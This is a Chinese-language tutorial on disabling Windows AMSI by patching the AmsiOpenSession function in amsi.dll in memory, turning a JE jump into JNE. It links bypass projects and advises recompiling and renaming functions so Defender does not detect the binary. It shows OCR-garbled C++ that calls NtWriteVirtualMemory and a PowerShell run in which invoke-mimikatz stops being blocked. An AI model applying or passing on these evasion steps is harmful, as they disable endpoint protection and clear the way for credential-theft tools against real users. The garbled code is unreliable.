绕过AMSI的另一种方式

之前打控制论的时候发过一个过AMSI的一种方式。

现在我们来讨论另外一种方式,在这之前我们需要知道什么是AMSI。

什么是AMSI?

根据微软介绍AMSI是Windows 反恶意软件扫描接口 (AMSI) 是一种通用的接口标准,允许应用程序和服务与计算机上的任何反恶意软件产品集成。AMSI 为最终用户及其数据、应用程序和工作负载提供增强的恶意软件防护。


说白了AMSI是微软实现的,用于扫描程序执行后内存中的情况,他也在powershell中实现,所以我们一般去导入像一些mimikatz.ps1或者powerview.ps1文件的时候它会报此脚本包含恶意内存,已被你的防病毒软件阻止。

那么既然他在powershell中实现的,那么也就是说当我们去加载脚本的时候会首先传递到 AMSI这里去检测的。

现在让我们来了解一下amsi.dll。

Amsi.dll是什么?


AMSI的功能都是由amsi.dll文件来提供的,文件包含了Windows中初始化,配置以及使用 AMSI功能的函数,该功能还负责加载和卸载AMSI引擎。



©2022 TREND MICRO

AmsiOpenSession函数

我们需要绕过AmsiOpenSession这个函数,这个函数是amsi.dll文件中所提供的函数,如下图:



AmsiOpenSession这个函数可以为调用的应用程序创建新的会AMSI会话。

其实绕过的根本原理就是在反编译amsi.dll中找到AmsiOpenSession这个函数,会发现它使用了test指令来进行按位与运算,最后会将结果保存到标志寄存器中,比如说ZF标志寄存器。

如果设置了零标记的话会通过JE指令跳转到错误分支,这里的错误分支指的是(此脚本包含恶意内容。。。)

那么如果我们将**JE**更改为**JNE**指令的话,也就是不跳转的话,那么我们运行任何命令都不会出现这种报错了。

参考: https://github.com/SaadAhla/AMSI_patch

这里推荐一个很简单的项目。

```
https://github.com/surya-dev-singh/AmsiBypass-OpenSession
```

建议不要直接下载exe,因为已经被Defender标记了,所以我们尽量自己编译然后将里面的函数名之类的替换一遍即可。

```
【 大門(r) 標準(t) 規範(V) OIT(G) 项目(F) 生版(B) 掲載(U) 閲覧(S) 分析(N) 上売(I) ま炭(A) 厳口(W) 常則(H) ア 投票
⊕ - ⊝ | 👸 - 👺 💾 📳 | 🦫 - 🤍 - | Debug - x64
                                                                                     ▼ ▶ 本地 Windows 调试器 ▼ ▷ 🎳 ▼ 🕞 😽 ե 🏗 🖫 🧏 🔘 🕽 🖫 🦏
                                                                                                                                                                                                                                                                                    ☆ № 管理员
                                                                                                                                                                                                                                                                                                 + 1 ×
                                                                       - (全局范围)
                                                                                                                                                  → 😭 patch1(HANDLE hProc)
                                                                                                                                                                                                                                + + 0 - - - - - - - - -
               EXTERN_C NTSTATUS NTAPI NigriteVirtualEssory(
IN HANDLE ProcessHandle,
IN PWOID BaseAddress,
IN PWOID Buffer,
IN SIZE_I NumberOffsytesToWrite,
OUT PSIZE_I NumberOffsytesToWriten OPTIONAL
                                                                                                                                                                                                                                         搜索解决方案资源管理器(Ctrl+;
                                                                                                                                                                                                                                     解決方案 (AmsiOpenSession' □(1 个项目,共1个)

■ MmsiOpenSession


□ 引用

    ▶ 割 外部依赖项

                                                                                                                                                                                                                                                 ++ AmsiOpenSession.cpp
                    Q.
                  sid patch1(HANDLE hProc) {
//加較amsi.dll 获取到AmsiOpenSession函数的地址
void* ptr = GetProcAddress(LeadLibraryA(ams1), ams10p3n);
                  DWORD OldProtect = 0;
SIZE_T memPage = 0x1000;
void* ptraddr2 = (void*)GetAddr(ptr);
           Ш
                    NISTATUS NiProtectStatus1 = NiProtectVirtualMemory(hPro., &ptraddr2, &memPage, PAGE_EXECUTE_MEADURITE, &OldFrotect) if (NIT_SUCCESS(MtProtectStatus1)) {
| printf("[1] Failed in NiProtectVirtualMemory1 (%u)\n", GetLastError(0);
                    NTSTATUS NtWriteStatus = NtWriteVirtualMemory(hProc, (void*)SetAddr(ptr), Patch, 1, nullptr); if (hM_SUCESS(NtWriteStatus)) [ printf("[1] Failed in NtWriteVirtualMemory (%u\n", SetLastError());
                    NTSTATUS NtProtectStatus2 = NtProtectVirtualMemory(hFroc, &ptraddr2, &memPage, OldProtect, &OldProtect) if (HT_SUCCESS(NtProtectStatus2)) {
```

最后生成exe。

可以看到已经不会被杀了。



现在我们打开一个powershell, 其实也不需要管理员打开。

当我们去执行invoke-mimikatz的时候发现被检测到了。

```
版权所有(C)2016 Microsoft Corporation。保留所有权利。
目录: C:\Users\Admin\Desktop\AmsiBypass-OpenSession-main\AmsiBypass-OpenSession\x64\Debug
Mode
                        LastWriteTime
                                                   Length Name
                2024/3/14
2024/3/14
2024/3/14
2024/3/14
2024/3/14
2024/3/14
2024/3/14
                                                      AmsiOpenSession.tlog
1470 AmsiOpenSession.Build.CppClean.log
                                   9:38
                                   9:38
9:38
                                                  1227776 AmsiOpenSession. exe
346 AmsiOpenSession. exe. recipe
                                   9:38
                                   9:38
9:38
9:38
                                                  4976216 AmsiOpenSession.ilk
                                                  330 AmsiOpenSession. log
60062 AmsiOpenSession. obj
6934528 AmsiOpenSession. pdb
105 AmsiOpenSession. vcxproj. FileListAbsolute. txt
                                   9:38
                2024/3/14
2024/3/14
2024/3/14
2024/3/14
                                   9:38
                                   9:40
9:38
                                                   0 IEX(New-Object
240640 vc143.idb
151552 vc143.pdb
                                   9:38
PS C:\Users\Admin\Desktop\AmsiBypass-OpenSession-main\AmsiBypass-OpenSession\x64\Debug> <mark>invoke-mimikatz</mark>
S C:\Users\Admin\Desktop\AmsiBypass-OpenSession-main\AmsiBypass-OpenSession\x64\Debug> _
```

然后我们使用我们刚才生成的绕过AMSI的程序后面加上你这个powershell的pid即可。

可以看到这样就成功了。已经从上面的包含恶意内容变成了直接报错了。